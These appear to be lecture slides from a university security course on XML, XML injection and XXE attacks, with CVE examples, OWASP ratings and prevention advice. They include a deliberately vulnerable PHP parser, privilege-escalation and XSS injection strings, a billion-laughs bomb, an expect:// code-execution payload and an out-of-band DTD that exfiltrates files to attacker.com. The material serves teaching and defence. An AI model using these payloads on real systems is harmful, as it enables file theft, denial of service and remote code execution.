CSC427

Vulnerabilities, Exploits and Prevention

Julian Sequeira

Shayan Ghazi

Background

- What is XML?
- What does an XML parser do?
- What is a DTD?
- What is an entity?

XML

- eXtensible Markup Language
- A format for encoding documents that is human and machine readable
- Stores information as nested key:objects

XML example

```
<?xml version="1.0" encoding="UTF-8"?>
<zoo>
    <animal>
        <species>Chimpanzee</species>
        <name>Caesar</name>
    </animal>
    <animal>
        <species>Crocodile</species>
        <name>Rex</name>
    </animal>
</zoo>
```

XML

- Well formed:
  - Adheres to the XML syntax rules
  - Ex. content is delimited by a start and end tag
  - Ex. Tags are properly nested
- Valid
  - The document conforms to some schema
  - The document is also well-formed

XML usages

- Separating Data from Presentation
- Makes data presentation intuitive
- Search Engine Optimization / Metadata
- Temporary Databases
- Intra/inter-application communication

XML Parsers

- Reads an XML doc
  - Identifies all the pieces of the document
  - Makes them available in memory to other programs
- Checks for well-formedness
- Can check for validity
- Text enclosed by a CDATA tag will be interpreted by the parser as simple character data, not XML

Document Type Declaration (DTD)

- Defines the structure of an XML document
- What kind of elements it can have
- What properties these elements hold
- Can be declared inside an XML doc (internal subset)
- Can be referenced from another file (external subset)

DTD

```
<!DOCTYPE note SYSTEM "filename.dtd">
```

```
<!ELEMENT animal (species,name)>
<!ELEMENT species (#PCDATA)>
<!ELEMENT name (#PCDATA)>
```

filename.dtd

Entities

- Like an alias or a variable
- A symbol that points to something else
- Can be referenced throughout the document
- When the XML parser encounters that symbol, it replaces it with what it’s pointing to

Types of Entities

- Parameter
  - Declared and referenced within the DTD
- General
  - Declared in the DTD, referenced in the XML
- Internal
  - Name->something defined in the DTD
- External
  - Name -> something stored elsewhere
  - Ex. a file in the file system

DTD Entities

```
<!DOCTYPE note SYSTEM "filename.dtd">
```

```
<!ELEMENT animal (species,name)>
<!ELEMENT species (#PCDATA)>
<!ELEMENT name (#PCDATA)>
<!ENTITY king "Lion">
<!ENTITY jungle “file:///etc/beasts”>
<!ENTITY % tree “tropical”>
```

filename.dtd

DTD Entities

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "filename.dtd">
<zoo>
    <animal>
        <species>&king;</species>
        <name>Leo</name>
    </animal>
</zoo>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "filename.dtd">
<zoo>
    <animal>
        <species>Lion</species>
        <name>Leo</name>
    </animal>
</zoo>
```

DTD Entities Incentive

If multiple organizations agree on a standard DTD, it allows their applications to view and interpret data that basic XML wouldn't be able to parse.

Exploits

- XML Injections
- XXE (XML External Entities)
  - File Disclosure
  - XML Bomb
  - Server Side Request Forgery
  - Remote Code Execution

XML Injection

- Semantically similar to SQL Injection
- Can be used to malform XML documents (i.e. databases)
  - Could cause denial of service!

    (depends on XML document's purpose)

- Privilege Escalation!

Malformed XML (DoS)

<node attrib='$inputValue'/> **inputValue = foo'** → <node attrib='foo''/>

Quotes

MALFORMED

Username = foo<!-- <username>foo<!--</username>

Comments

MALFORMED

Username = foo< <username>foo<</username>

Tag brackets

MALFORMED

Injections

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

```
<user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
</user>
```

Privilege Escalation


Injections (XSS)

```
<html>
$HTMLCode
</html>
```

```
$HTMLCode =
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

Evaluates as...

```
<html>
<script>alert('XSS')</script>
</html>
```



Demo Time!


XXE

```
<creds>
    <user>Bob</user>
    <pass>password</pass>
</creds>
```

index.php

```
<br>
<?php
    libxml_disable_entity_loader (false);
    $xmlfile = file_get_contents('php://input');
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);
    $user = $creds->user;
    $pass = $creds->pass;
    echo "\n\nYou have logged in as user $user\n";
?>
```

File Disclosure




Taken from: https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

File Disclosure

- What if the attacker’s desired file is not considered a well-formed XML document?
- We can convert the file’s contents into a base64 encoding
- Base64 is always treated as well-formed XML

File Disclosure- Out of Band



File Disclosure- Out of Band

- What if the victim server does not send the attacker a response?
- The attacker can use external entities to get the victim server to send a request to an attacker controlled server

php program running on attacker controlled server:

```
<?php
     if (isset($_REQUEST["collect"])) {
          echo $_REQUEST["collect"];
          $file = 'goodies.txt';
          file_put_contents($file, $_REQUEST["collect"]);
     }
?>
```

File Disclosure- Out of Band


```
<!ENTITY % file SYSTEM “file://filepath”>
<!ENTITY % dtd SYSTEM “http://attacker.com/evil.dtd”>
%dtd;
```

```
<!ENTITY % var “<!ENTITY name SYSTEM ‘http://attacker.com?collect=%file;’>”>
```


```
<!ENTITY % var “<!ENTITY name SYSTEM ‘http://attacker.com?collect=contents-of-file’>”>
%var;
```

```
<!ENTITY name SYSTEM “http://attacker.com?collect=contents-of-file”>
```

File Disclosure- Out of Band



Server Side Request Forgery



What would this XML payload do?

```
<?xml version=”1.0”?>
<!DOCTYPE lolz [
     <!ENTITY lol "lol">
     <!ELEMENT lolz (#PCDATA)>
     <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;">
     <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;”>
     <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;”>
     <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;”>
     <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;”>
     <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;”>
     <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;”>
     <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;”>
]>
<creds>
     <user>&lol8;</user>
     <pass>mypass</pass>
</creds>
```

Remote Code Execution

```
<?xml version=”1.0”?>
<!DOCTYPE creds [
    <!ELEMENT creds ANY >
    <!ENTITY name SYSTEM “expect://id”>
]>
<creds>
    <user>&name;</user>
    <pass>mypass</pass>
</creds>
```

You have logged in as user uid=0(root) gid=0(root) groups=0(root)

Impact

Nokogiri 鋸

TOTAL DOWNLOADS
202,462,750

FOR THIS VERSION
9,861,123

https://www.cvedetails.com/cve/CVE-2016-9318/

Impact

https://legalhackers.com/advisories/Google-AdWords-API-libraries-XXE-Injection-Vulnerability.html

Exposed and patched in 2015

Impact

IBM WebSphere Application Server 9.0.0.0 through 9.0.0.9 is vulnerable to a XML External Entity Injection (XXE) attack when processing XML data.

A remote attacker could exploit this vulnerability to expose sensitive information or consume memory resources.

https://www.cvedetails.com/cve/CVE-2018-1905/

CVE

- https://www.cvedetails.com/cve/CVE-2016-9318/ (6.8)
- https://www.cvedetails.com/cve/CVE-2016-9598/ (4.3)
- https://www.cvedetails.com/cve/CVE-2017-7375/ (7.5)
- https://www.cvedetails.com/cve/CVE-2016-4449/ (5.8)
- https://www.cvedetails.com/cve/CVE-2018-11586/ (7.5)
- https://www.cvedetails.com/cve/CVE-2017-11457/ (4.0)
- https://www.cvedetails.com/cve/CVE-2015-7241/ (7.5)
- https://www.cvedetails.com/cve/CVE-2018-1905/ (5.5)

OWASP 2017

XML External Entities (XXE) is a new category primarily supported by source code analysis security testing tools (SAST) data sets.

OWASP 2017

Threat Agents / Attack Vectors	
App Specific	Exploitability: 2

Exploitability varies between apps (level of sensitivity)

Attacks can be made against an XML parser, if there is an opportunity to include bad content in an XML document, targeting vulnerable code

OWASP 2017

Security Weakness	
Prevalence: 2	Detectability: 3

Many older XML processors have external entities enabled.

SAST tools (Source Code Analysis Tools) can locate these issues. **(internal scanning)**

DAST tools (Dynamic Application Security Testing tools) require additional steps **(external scanning)**

Security Testers need to be trained to test for XXE (not common as of 2017)

OWASP 2017

Impacts	
Technical: 3	Business ?

Lack of XXE protection can allow attackers to:

extract data (File disclosure / OOB attack)

execute request from server (SSRF)

Scan internal systems

DoS (billion laughs / Quadratic Blowup)

Business impact is dependent on specific details (protection needs, data sensitivity)


Gartner's IT glossary, ***"it has become the standard for business-to-business transactions, electronic-data interchanges and Web services."***

Read more at:
https://www.htbridge.com/blog/XXE-XML-injection.html


Prevention

- Developer training


- Use simpler formats (i.e. JSON [has its own problems])



- Update and Patch libraries that process XML



- Disable External Entities



Prevention cont’

- Disable DTD processing (how to ensure format?)

- Implement client-side and server-side whitelisting

- Validate XML using XSD (DTD alternative)

- SAST tools and manual code review

CIAa

- Confidentiality?
- Integrity?
- Availability?
- Authenticity?

CIAa

- **Confidentiality?**
  - File Disclosure, Injections (XSS)
- **Integrity?**
  - Injections (Escalation)
  - Remote Code Execution (expect module)
- **Availability?**
  - Billion Laughs, Injections (Malformation)
- **Authenticity?**
  - Server Side Request Forgery

References

https://snyk.io/blog/nokogiri-xxe-vulnerabilities/

https://legalhackers.com/advisories/Google-AdWords-API-libraries-XXE-Injection-Vulnerability.html

http://www-01.ibm.com/support/docview.wss?uid=ibm10738721

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

https://www.owasp.org/index.php/Top_10-2017_A4-XML_External_Entities_(XXE)

https://www.htbridge.com/blog/XXE-XML-injection.html

https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)